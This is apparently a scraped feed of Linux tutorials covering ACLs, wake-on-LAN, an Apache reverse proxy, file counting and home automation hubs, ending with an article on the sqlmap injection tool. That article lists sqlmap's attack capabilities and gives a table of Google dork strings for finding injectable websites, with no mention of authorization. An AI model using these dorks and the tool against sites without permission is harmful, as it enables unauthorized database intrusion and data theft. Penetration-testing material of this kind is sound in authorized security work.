

    Now you check various reports generated by webalizer,
    website statisticswebsite statisticswebsite statistics
    This completes our tutorial for configuring Webalizer to check website statistics. Feel free to leave your valuable comments & queries down below in our comment box.

    6 open source home automation tools

    $
    0
    0
    https://opensource.com/life/17/12/home-automation-tools

    Build a smarter home with these open source software solutions.

    6 open source home automation tools

    Are you adding "smart" devices to your home?

    Editor's note: This article was originally published in March 2016 and has been updated to include additional options and information.
    The Internet of Things isn't just a buzzword, it's a reality that's expanded rapidly since we last published a review article on home automation tools in 2016. In 2017, 26.5% of U.S. households already had some type of smart home technology in use; within five years that percentage is expected to double.
    With an ever-expanding number of devices available to help you automate, protect, and monitor your home, it has never been easier nor more tempting to try your hand at home automation. Whether you're looking to control your HVAC system remotely, integrate a home theater, protect your home from theft, fire, or other threats, reduce your energy usage, or just control a few lights, there are countless devices available at your disposal.
    But at the same time, many users worry about the security and privacy implications of bringing new devices into their homes—a very real and serious consideration. They want to control who has access to the vital systems that control their appliances and record every moment of their everyday lives. And understandably so: In an era when even your refrigerator may now be a smart device, don't you want to know if your fridge is phoning home? Wouldn't you want some basic assurance that, even if you give a device permission to communicate externally, it is only accessible to those who are explicitly authorized?
    Security concerns are among the many reasons why open source will be critical to our future with connected devices. Being able to fully understand the programs that control your home means you can view, and if necessary modify, the source code running on the devices themselves.
    While connected devices often contain proprietary components, a good first step in bringing open source into your home automation system is to ensure that the device that ties your devices together—and presents you with an interface to them (the "hub")—is open source. Fortunately, there are many choices out there, with options to run on everything from your always-on personal computer to a Raspberry Pi.
    Here are just a few of our favorites.

    Calaos

    Calaos is designed as a full-stack home automation platform, including a server application, touchscreen interface, web application, native mobile applications for iOS and Android, and a preconfigured Linux operating system to run underneath. The Calaos project emerged from a French company, so its support forums are primarily in French, although most of the instructional material and documentation have been translated into English.
    Calaos is licensed under version 3 of the GPL and you can view its source on GitHub.

    Domoticz

    Domoticz is a home automation system with a pretty wide library of supported devices, ranging from weather stations to smoke detectors to remote controls, and a large number of additional third-party integrations are documented on the project's website. It is designed with an HTML5 frontend, making it accessible from desktop browsers and most modern smartphones, and is lightweight, running on many low-power devices like the Raspberry Pi.
    Domoticz is written primarily in C/C++ under the GPLv3, and its source code can be browsed on GitHub.

    Home Assistant

    Home Assistant is an open source home automation platform designed to be easily deployed on almost any machine that can run Python 3, from a Raspberry Pi to a network-attached storage (NAS) device, and it even ships with a Docker container to make deploying on other systems a breeze. It integrates with a large number of open source as well as commercial offerings, allowing you to link, for example, IFTTT, weather information, or your Amazon Echo device, to control hardware from locks to lights.
    Home Assistant is released under an MIT license, and its source can be downloaded from GitHub.

    MisterHouse

    MisterHouse has gained a lot of ground since 2016, when we mentioned it as "another option to consider" on this list. It uses Perl scripts to monitor anything that can be queried by a computer or control anything capable of being remote controlled. It responds to voice commands, time of day, weather, location, and other events to turn on the lights, wake you up, record your favorite TV show, announce phone callers, warn that your front door is open, report how long your son has been online, tell you if your daughter's car is speeding, and much more. It runs on Linux, macOS, and Windows computers and can read/write from a wide variety of devices including security systems, weather stations, caller ID, routers, vehicle location systems, and more
    MisterHouse is licensed under the GPLv2 and you can view its source code on GitHub.

    OpenHAB

    OpenHAB (short for Open Home Automation Bus) is one of the best-known home automation tools among open source enthusiasts, with a large user community and quite a number of supported devices and integrations. Written in Java, openHAB is portable across most major operating systems and even runs nicely on the Raspberry Pi. Supporting hundreds of devices, openHAB is designed to be device-agnostic while making it easier for developers to add their own devices or plugins to the system. OpenHAB also ships iOS and Android apps for device control, as well as design tools so you can create your own UI for your home system.
    You can find openHAB's source code on GitHub licensed under the Eclipse Public License.

    OpenMotics

    OpenMotics is a home automation system with both hardware and software under open source licenses. It's designed to provide a comprehensive system for controlling devices, rather than stitching together many devices from different providers. Unlike many of the other systems designed primarily for easy retrofitting, OpenMotics focuses on a hardwired solution. For more, see our full article from OpenMotics backend developer Frederick Ryckbosch.
    The source code for OpenMotics is licensed under the GPLv2 and is available for download on GitHub.

    These aren't the only options available, of course. Many home automation enthusiasts go with a different solution, or even decide to roll their own. Other users choose to use individual smart home devices without integrating them into a single comprehensive system.
    If the solutions above don't meet your needs, here are some potential alternatives to consider:
    • EventGhost is an open source (GPL v2) home theater automation tool that operates only on Microsoft Windows PCs. It allows users to control media PCs and attached hardware by using plugins that trigger macros or by writing custom Python scripts. 
    • ioBroker is a JavaScript-based IoT platform that can control lights, locks, thermostats, media, webcams, and more. It will run on any hardware that runs Node.js, including Windows, Linux, and macOS, and is open sourced under the MIT license
    • Jeedom is a home automation platform comprised of open source software (GPL v2) to control lights, locks, media, and more. It includes a mobile app (Android and iOS) and operates on Linux PCs; the company also sells hubs that it says provide a ready-to-use solution for setting up home automation.
    • LinuxMCE bills itself as the "'digital glue' between your media and all of your electrical appliances." It runs on Linux (including Raspberry Pi), is released under the Pluto open source license, and can be used for home security, telecom (VoIP and voice mail), A/V equipment, home automation, and—uniquely—to play video games. 
    • OpenNetHome, like the other solutions in this category, is open source software for controlling lights, alarms, appliances, etc. It's based on Java and Apache Maven, operates on Windows, macOS, and Linux—including Raspberry Pi, and is released under GPLv3.
    • Smarthomatic is an open source home automation framework that concentrates on hardware devices and software, rather than user interfaces. Licensed under GPLv3, it's used for things such as controlling lights, appliances, and air humidity, measuring ambient temperature, and remembering to water your plants.
    Now it's your turn: Do you already have an open source home automation system in place? Or perhaps you're researching the options to create one. What advice would you have to a newcomer to home automation, and what system or systems would you recommend?

    How To Allow/Permit User To Access A Specific File or Folder In Linux Using ACL

    $
    0
    0
    https://www.2daygeek.com/how-to-configure-access-control-lists-acls-setfacl-getfacl-linux

    When you are come to file or folder permission part, you may first look owner/group/others permission. This can be done through chmod, chown, etc., commands.
    Files and directories have permission sets such as owner (owner or user of the file), group (associated group) and others. However, these permission sets have limitations and doesn’t allow users to set different permissions to different users.
    By default Linux has following permission set for files & folders.
    Files -> 644 -> -rw-r–r– (User has Read & Write access, Group has Read only access, and Others also has Read only access)
    Folders -> 755 -> drwxr-xr-x (User has Read, Write & Execute access, Group has Read & Execute access, and Others also has the same access)
    For example: By default users can access & edit their own home directory files, also can access associated group files but they can’t modify those since group doesn’t has write access and it’s not advisable to permit group level. Also he/she can’t access other users files. In some case multiple users want to access the same file, what will be the solution?
    I have user called magi and he wants to modify httpd.conf file? how to grant since it’s owned by root user. Thus, Access Control Lists (ACLs) were implemented.

    What Is ACL?

    ACL stands for Access Control List (ACL) provides an additional, more flexible permission mechanism for file systems. It is designed to assist with UNIX file permissions. ACL allows you to give permissions for any user or group to any disc resource. setfacl & getfacl commands help you to manage AcL without any trouble.

    What Is setfacl?

    setfacl is used to sets Access Control Lists (ACLs) of files and directories.

    What Is getfacl?

    getfacl – get file access control lists. For each file, getfacl displays the file name, owner, the group, and the Access Control List (ACL). If a directory has a default ACL, getfacl also displays the default ACL.

    How to check whether ACL is enabled or not?

    Run tune2fs command to Check whether ACL is enabled or not.
    # tune2fs -l /dev/sdb1 | grep options
    Default mount options: (none)
    The above output clearly shows that ACL is not enabled for /dev/sdb1 partition.
    If acl is not listed then you will need to add acl as a mount option. To do so persistently, change the /etc/fstab line for /app to look like this.
    # more /etc/fstab

    UUID=f304277d-1063-40a2-b9dc-8bcf30466a03 / ext4 defaults 1 1
    /dev/sdb1 /app ext4 defaults,acl 1 1
    Or alternatively, you can add this to the filesystem superblock by using the following command.
    # tune2fs -o +acl /dev/sdb1
    Now, change the option in the current run-time without interruption by running the following command.
    # mount -o remount,acl /app
    Then run the tune2fs command again to see acl as an option.
    # tune2fs -l /dev/sdb1 | grep options
    Default mount options: acl
    Yes, now i can see the ACLs option on /dev/sdb1 partition.

    How to check default ACL values

    To check the default ACL values for a file or directory, use the getfacl command followed by /path to file or /path to folder. Make a note, when you run getfacl command on non ACLs file or folder, it wont shows additional user and mask parameter values.
    # getfacl /etc/apache2/apache2.conf

    # file: etc/apache2/apache2.conf
    # owner: root
    # group: root
    user::rw-
    group::r--
    other::r--

    How to Set ACL for files

    Run the setfacl command with below format to set ACL on the given file. In the below example we are going to give a rwx access to magi user on the /etc/apache2/apache2.conf file.
    # setfacl -m u:magi:rwx /etc/apache2/apache2.conf
    Details :
    • setfacl: Command
    • -m: modify the current ACL(s) of file(s)
    • u: Indicate a user
    • magi: Name of the user
    • rwx: Permissions which you want to set
    • /etc/apache2/apache2.conf: Name of the file
    Run the command once again to view the new ACL values.
    # getfacl /etc/apache2/apache2.conf

    # file: etc/apache2/apache2.conf
    # owner: root
    # group: root
    user::rw-
    user:magi:rwx
    group::r--
    mask::rwx
    other::r--
    Make a note : If you noticed a plus (+) sign after the file or folder permissions then it’s ACL setup.
    # ls -lh /etc/apache2/apache2.conf
    -rw-rwxr--+ 1 root root 7.1K Sep 19 14:58 /etc/apache2/apache2.conf

    How to Set ACL for folders

    Run the setfacl command with below format to set ACL on the given folder recursively. In the below example we are going to give a rwx access to magi user on the /etc/apache2/sites-available/ folder.
    # setfacl -Rm u:magi:rwx /etc/apache2/sites-available/
    Details :
    • -R: Recurse into sub directories
    Run the command once again to view the new ACL values.
    # getfacl /etc/apache2/sites-available/

    # file: etc/apache2/sites-available/
    # owner: root
    # group: root
    user::rwx
    user:magi:rwx
    group::r-x
    mask::rwx
    other::r-x
    Now, all the files and folders having ACLs values under /etc/apache2/sites-available/ folder.
    # ls -lh /etc/apache2/sites-available/
    total 20K
    -rw-rwxr--+ 1 root root 1.4K Sep 19 14:56 000-default.conf
    -rw-rwxr--+ 1 root root 6.2K Sep 19 14:56 default-ssl.conf
    -rw-rwxr--+ 1 root root 1.4K Dec 8 02:57 mywebpage.com.conf
    -rw-rwxr--+ 1 root root 1.4K Dec 7 19:07 testpage.com.conf

    How to Set ACL for group

    Run the setfacl command with below format to set ACL on the given file. In the below example we are going to give a rwx access to appdev group on the /etc/apache2/apache2.conf file.
    # setfacl -m g:appdev:rwx /etc/apache2/apache2.conf
    Details :
    • g: Indicate a group
    For multiple users and groups, just add comma between the users or group like below.
    # setfacl -m u:magi:rwx,g:appdev:rwx /etc/apache2/apache2.conf

    How to remove ACL

    Run the setfacl command with below format to remove ACL for the given user on the file. This will remove only user permissions and keep mask values as read.
    # setfacl -x u:magi /etc/apache2/apache2.conf
    Details :
    • -x: Remove entries from the ACL(s) of file(s)
    Run the command once again to view the removed ACL values. In the below output i can see the mask values as read.
    # getfacl /etc/apache2/apache2.conf

    # file: etc/apache2/apache2.conf
    # owner: root
    # group: root
    user::rw-
    group::r--
    mask::r--
    other::r--
    Use -b option to remove all ACLs associated to a file.
    # setfacl -b /etc/apache2/apache2.conf
    Details :
    • -b: Remove all extended ACL entries
    Run the command once again to view the removed ACL values. Here everything is gone and there is no mask value also.
    # getfacl /etc/apache2/apache2.conf

    # file: etc/apache2/apache2.conf
    # owner: root
    # group: root
    user::rw-
    group::r--
    other::r--

    How to Backup and Restore ACL

    Run the following command to backup and restore ACLs values. To take a backup, navigate to corresponding directory and do it.
    We are going to take a backup of sites-available folder. So, you have to do like below.
    # cd /etc/apache2/sites-available/
    # getfacl -R * > acl_backup_for_folder
    To resote, run the following command.
    # setfacl --restore=/etc/apache2/sites-available/acl_backup_for_folder

    How to configure wireless wake-on-lan for Linux WiFi card

    $
    0
    0
    https://www.cyberciti.biz/faq/configure-wireless-wake-on-lan-for-linux-wifi-wowlan-card

    I have Network Attached Storage (NAS) server that backups all my devices. However, I am having a hard time with my Linux powered laptop. I cannot backup my laptop/computer when it is in suspended or sleep mode. How do I configure my wifi on a laptop to accept a wireless wol when using Intel-based wifi card?

    Wake-on-LAN (WOL) is an Ethernet networking standard that allows a server to be turned on by a network message. You need to send ‘magic packets’ to wake-on-lan enabled ethernet adapters and motherboards, in order to switch on the called systems.
    linux-configire-wake-on-wireless-lan-wowlan
    Wake on Wireless (WoWLAN or WoW) is a feature to allow the Linux system to go into a low-power state while the wireless NIC remains active and stay connected to an AP. This quick tutorial shows how to enable WoWLAN or WoW (wireless wake-on-lan) mode with a wifi card installed in a Linux based laptop or desktop computer.
    Please note that not all WiFi cards or Linux drivers support the WoWLAN feature.

    Syntax

    You need to use the iw command to see or manipulate wireless devices and their configuration on a Linux based system. The syntax is:
    iw command
    iw [options] command

    List all wireless devices and their capabilities

    Type the following command:
    $ iw list
    $ iw list | more
    $ iw dev

    Sample outputs:
    phy#0
    Interface wlp3s0
    ifindex 3
    wdev 0x1
    addr 6c:88:14:ff:36:d0
    type managed
    channel 149 (5745 MHz), width: 40 MHz, center1: 5755 MHz
    txpower 15.00 dBm
    Please note down phy0.

    Find out the current status of your wowlan

    Open the terminal app and type the following command to find out wowlan status:
    $ iw phy0 wowlan show
    Sample outputs:
    WoWLAN is disabled

    How to enable wowlan

    The syntax is:
    sudo iw phy {phyname} wowlan enable {option}
    Where,
    1. {phyname} – Use iw dev to get phy name.
    2. {option} – Can be any, disconnect, magic-packet and so on.
    For example, I am going to enable wowlan for phy0:
    $ sudo iw phy0 wowlan enable any
    OR
    $ sudo iw phy0 wowlan enable magic-packet disconnect
    Verify it:
    $ iw phy0 wowlan show
    Sample outputs:
    WoWLAN is enabled:
    * wake up on disconnect
    * wake up on magic packet

    Test it

    Put your laptop in suspend or sleep mode and send ping request or magic packet from your nas server:
    $ sudo sh -c 'echo mem > /sys/power/state'
    Send ping request from your nas server using the ping command
    $ ping your-laptop-ip
    OR send magic packet using wakeonlan command :
    $ wakeonlan laptop-mac-address-here
    $ etherwake MAC-Address-Here

    How do I disable WoWLAN?

    The syntax is:
    $ sudo phy {phyname} wowlan disable
    $ sudo phy0 wowlan disable

    For more info read the iw command man page:
    $ man iw
    $ iw --help

    How to use Apache as Reverse Proxy on CentOS & RHEL

    $
    0
    0
    http://linuxtechlab.com/apache-as-reverse-proxy-centos-rhel

    Reverse proxy is a kind of proxy server that takes http or https request & transfers/distributes them to one or more backend servers. Reverse proxy is useful in many ways, like
    – It can hide the origin serve, thus making it more secure & immune to attacks,
    – It can act as a load balancer,
    – Reverse proxy can also be used to encrypting/decrypting webserver traffic, thus taking some load off from the backend servers.
    – It can also be used for caching static as well as dynamic contents, which also reduces load off the web servers.
    In this tutorial, we are going to discuss how we can use Apache as reverse proxy server on CentOS/RHEL machines. So let’s start with the per-requisites needed for creating apache as reverse proxy,
    (Recommended read :Easiest guide for creating a LAMP server on CentOS/RHEL)

    Pre-requisites

    – We will be using both apache as reverse proxy as well as backend server, though we can also use some other application or webserver like wildfly or nginx as backend servers . But for the purpose of this tutorial, we will be using apache server only.
    So we need to have Apache server installed on both the servers. Install apache with the following command,
    $ sudo yum install httpd
    For detailed installation of Apache webserver, refer to our article‘Step by Step guide to configure APACHE server.

    Modules needed for using Apache as reverse proxy

    After the apache has been installed on the machine, we need to make sure that following modules are installed & activated on the apache machine, that will be used as reverse proxy,
    1- mod_proxy – it is the main module responsible for redirecting the connections,
    2- mod_proxy_http – add the support for proxying HTTP connections,
    Check if the following modules are installed & working with the following command,
    $ httpd -M
    This command will generate the list of modules that are currently working . If these modules are not among the list, than we need to enable them by making the following entry in httpd.conf,
    $ sudo vim /etc/httpd/conf/httpd.conf
    LoadModule proxy_module modules/mod_proxy.so
    LoadModule proxy_http_module modules/mod_proxy_h
    Now save the file & exit, than restart the apache service to implement the changes made,
    $ sudo systemctl restart httpd

    Configuring Backend test server

    We have also installed apache on backend server & will now add a simple html page for testing purposes,
    $ sudo vim /var/www/html/index.html


    Test page for Backend server

    This is a simple test page hosted on backend server.


    Save the file & exit. Now restart the apache service to implement the changes made. Next test the page from a browser on local or remote system with the following URL,
    http://192.168.1.50
    where, 192.168.1.50 is the IP address of the backend server.

    Configuring simple reverse proxy

    After the backend server is ready, next thing to do is to make our front end i.e. reverse proxy ready. To do so, we need to make the following entry in apache configuration file i.e. httpd.conf,
    $ sudo vim /etc/httpd/conf/httpd.conf

    ProxyPreserveHost On
    ProxyPass / http://192.168.1.50/
    ProxyPassReverse / http://192.168.1.50/

    here, we are telling with ‘ProxyPass’ parameter that whatever request s received at ‘/’ , redirect it to ‘http://192.168.1.50/’. Now restart the apache services to implement the changes,
    $ sudo systemctl restart httpd
    Note:- We can also add port numbers here, like for example we are using this reverse proxy with tomcat as backend server, we can also this frontend server as reverse proxy for apache tomcat with the following entries in httpd.conf,

    ProxyPreserveHost On
    ProxyPass / http://192.168.1.50:8080/test/
    ProxyPassReverse / http://192.168.1.50:8080/test/


    Testing the reverse proxy

    To test the reverse proxy, open the following URL from a web browser,
    http://192.168.1.100/
    here 192.168.1.100 is the IP address of the reverse proxy server. As soon as the URL loads up, we can than see the page that was hosted on backend server. This shows that our reverse proxy is correctly configured & working.
    In our future tutorial, we will learn how to configure the apache reverse proxy as loadbalancer. Please do leave any questions/queries you have in the comment box below.

    How To Count The Number Of Files And Folders/Directories In Linux

    $
    0
    0
    https://www.2daygeek.com/how-to-count-the-number-of-files-and-folders-directories-in-linux

    Hi folks, today again we came with set of tricky commands that help you in many ways. It’s kind of manipulation commands which help you to count files and directories in the current directory, recursive count, list of files created by particular user, etc,.
    In this tutorial, we are going to show you, how to use more than one command like, all together to perform some advanced actions using ls, egrep, wc and find command. The below set of commands which helps you in many ways.
    To experiment this, i’m going to create totally 7 files and 2 folders (5 regular files & 2 hidden files). See the below tree command output which clearly shows the files and folder lists.
    # tree -a /opt
    /opt
    ├── magi
    │   └── 2g
    │   ├── test5.txt
    │   └── .test6.txt
    ├── test1.txt
    ├── test2.txt
    ├── test3.txt
    ├── .test4.txt
    └── test.txt

    2 directories, 7 files
    Example-1 : To count current directory files (excluded hidden files). Run the following command to determine how many files there are in the current directory and it doesn’t count dotfiles.
    # ls -l . | egrep -c '^-'
    4
    Details :
    • ls : list directory contents
    • -l : Use a long listing format
    • . : List information about the FILEs (the current directory by default).
    • | : control operator that send the output of one program to another program for further processing.
    • egrep : print lines matching a pattern
    • -c : General Output Control
    • '^-' : This respectively match the empty string at the beginning and end of a line.
    Example-2 : To count current directory files which includes hidden files. This will include dotfiles as well in the current directory.
    # ls -la . | egrep -c '^-'
    5
    Example-3 : Run the following command to count current directory files & folders. It will count all together at once.
    # ls -1 | wc -l
    5
    Details :
    • ls : list directory contents
    • -l : Use a long listing format
    • | : control operator that send the output of one program to another program for further processing.
    • wc : It’s a command to print newline, word, and byte counts for each file
    • -l : print the newline counts
    Example-4 : To count current directory files & folders which includes hidden files & directory.
    # ls -1a | wc -l
    8
    Example-5 : To count current directory files recursively which includes hidden files.
    # find . -type f | wc -l
    7
    Details :
    • find : search for files in a directory hierarchy
    • -type : File is of type
    • f : regular file
    • wc : It’s a command to print newline, word, and byte counts for each file
    • -l : print the newline counts
    Example-6 : To print directories & files count using tree command (excluded hidden files).
    # tree | tail -1
    2 directories, 5 files
    Example-7 : To print directories & files count using tree command which includes hidden files.
    # tree -a | tail -1
    2 directories, 7 files
    Example-8 : Run the below command to count directory recursively which includes hidden directory.
    # find . -type d | wc -l
    3
    Example-9 : To count the number of files based on file extension. Here we are going to count .txt files.
    # find . -name "*.txt" | wc -l
    7
    Example-10 : Count all files in the current directory by using the echo command in combination with the wc command. 4 indicates the amount of files in the current directory.
    # echo *.* | wc
    1 4 39
    Example-11 : Count all directories in the current directory by using the echo command in combination with the wc command. 1 indicates the amount of directories in the current directory.
    # echo */ | wc
    1 1 6
    Example-12 : Count all files and directories in the current directory by using the echo command in combination with the wc command. 5 indicates the amount of directories and files in the current directory.
    # echo * | wc
    1 5 44
    Example-13 : To count number of files in the system (Entire system)
    # find / -type f | wc -l
    69769
    Example-14 : To count number of folders in the system (Entire system)
    # find / -type d | wc -l
    8819
    Example-15 : Run the following command to count number of files, folders, hardlinks, and symlinks in the system (Entire system)
    # find / -type d -exec echo dirs \; -o -type l -exec echo symlinks \; -o -type f -links +1 -exec echo hardlinks \; -o -type f -exec echo files \; | sort | uniq -c
    8779 dirs
    69343 files
    20 hardlinks
    11646 symlinks
    References :

    SQLMAP-Detecting and Exploiting SQL Injection- A Detailed Explanation

    $
    0
    0
    https://gbhackers.com/sqlmap-detecting-exploiting-sql-injection

    Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
    It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

    Future of the Tool:

    • Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
    • Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
    • Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
    • Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
    • Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
    • Support to dump database tables entirely, a range of entries or specific columns as per user’s choice. The user can also choose to dump only a range of characters from each column’s entry.
    • Support to search for specific database names, specific tables across all databases or specific columns across all databases’ tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns’ names contain string like name and pass.
    • Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
    • Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
    • Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user’s choice.
    • Support for database process’ user privilege escalation via Metasploit’s Meterpreter getsystemcommand.
    Also Read   Lynis – Open source security auditing tool – A Detailed Explanation

    Techniques:

    sqlmap is able to detect and exploit five different SQL injection types:
    Boolean-based blind:
    • sqlmap replaces or appends to the affected parameter in the HTTP request, a syntatically valid SQL statement string containing a SELECT sub-statement, or any other SQL statement whose the user want to retrieve the output.
    • For each HTTP response, by making a comparison between the HTTP response headers/body with the original request, the tool inference the output of the injected statement character by character. Alternatively, the user can provide a string or regular expression to match on True pages.
    • The bisection algorithm implemented in sqlmap to perform this technique is able to fetch each character of the output with a maximum of seven HTTP requests.
    • Where the output is not within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.
    Time-based blind:
    • sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactically valid SQL statement string containing a query which put on hold the back-end DBMS to return for a certain number of seconds.
    • For each HTTP response, by making a comparison between the HTTP response time with the original request, the tool inference the output of the injected statement character by character. Like for boolean-based technique, the bisection algorithm is applied.
    Error-based:
    • sqlmap replaces or appends to the affected parameter a database-specific error message provoking statement and parses the HTTP response headers and body in search of DBMS error messages containing the injected pre-defined chain of characters and the subquery statement output within.
    • This technique works only when the web application has been configured to disclose back-end database management system error messages.
    UNION query-based:
    • sqlmap appends to the affected parameter a syntactically valid SQL statement starting with an UNION ALL SELECT. This technique works when the web application page passes directly the output of the statementSELECT within a for loop, or similar, so that each line of the query output is printed on the page content.
    • sqlmap is also able to exploit partial (single entry) UNION query SQL injection vulnerabilities which occur when the output of the statement is not cycled in a for construct, whereas only the first entry of the query output is displayed.
    Stacked queries:
    • also known as piggy backing: sqlmap tests if the web application supports stacked queries and then, in case it does support, it appends to the affected parameter in the HTTP request, a semi-colon (;) followed by the SQL statement to be executed.
    • This technique is useful to run SQL statements other than SELECT, like for instance, data definition or data manipulation statements, possibly leading to file system read and write access and operating system command execution depending on the underlying back-end database management system and the session user privileges.

    Find a Vulnerable Website:

    This is usually the toughest bit and takes longer than any other steps. Those who know how to use Google Dorks knows this already, but in case you don’t I have put together a number of strings that you can search in Google. Just copy paste any of the lines in Google and Google will show you a number of search results.
    Google dork:
    A Google dork is an employee who unknowingly exposes sensitive corporate information on the Internet. The word dork is slang for a slow-witted or in-ept person.
    Google dorks put corporate information at risk because they unwittingly create back doors that allow an attacker to enter a network without permission and/or gain access to unauthorized information. To locate sensitive information, attackers use advanced search strings called Google dork queries.

    Google Dorks strings to find Vulnerable SQLMAP SQL injectable website:

    Google Dork string Column 1Google Dork string Column 2Google Dork string Column 3
    inurl:item_id=inurl:review.php?id=inurl:hosting_info.php?id=
    inurl:newsid=inurl:iniziativa.php?in=inurl:gallery.php?id=
    inurl:trainers.php?id=inurl:curriculum.php?id=inurl:rub.php?idr=
    inurl:news-full.php?id=inurl:labels.php?id=inurl:view_faq.php?id=
    inurl:news_display.php?getid=inurl:story.php?id=inurl:artikelinfo.php?id=
    inurl:index2.php?option=inurl:look.php?ID=inurl:detail.php?ID=
    inurl:readnews.php?id=inurl:newsone.php?id=inurl:index.php?=
    inurl:top10.php?cat=inurl:aboutbook.php?id=inurl:profile_view.php?id=
    inurl:newsone.php?id=inurl:material.php?id=inurl:category.php?id=
    inurl:event.php?id=inurl:opinions.php?id=inurl:publications.php?id=
    inurl:product-item.php?id=inurl:announce.php?id=inurl:fellows.php?id=
    inurl:sql.php?id=inurl:rub.php?idr=inurl:downloads_info.php?id=
    inurl:index.php?catid=inurl:galeri_info.php?l=inurl:prod_info.php?id=
    inurl:news.php?catid=inurl:tekst.php?idt=inurl:shop.php?do=part&id=
    inurl:index.php?id=inurl:newscat.php?id=inurl:productinfo.php?id=
    inurl:news.php?id=inurl:newsticker_info.php?idn=inurl:collectionitem.php?id=
    inurl:index.php?id=inurl:rubrika.php?idr=inurl:band_info.php?id=
    inurl:trainers.php?id=inurl:rubp.php?idr=inurl:product.php?id=
    inurl:buy.php?category=inurl:offer.php?idf=inurl:releases.php?id=
    inurl:article.php?ID=inurl:art.php?idm=inurl:ray.php?id=
    inurl:play_old.php?id=inurl:title.php?id=inurl:produit.php?id=
    inurl:declaration_more.php?decl_id=inurl:news_view.php?id=inurl:pop.php?id=
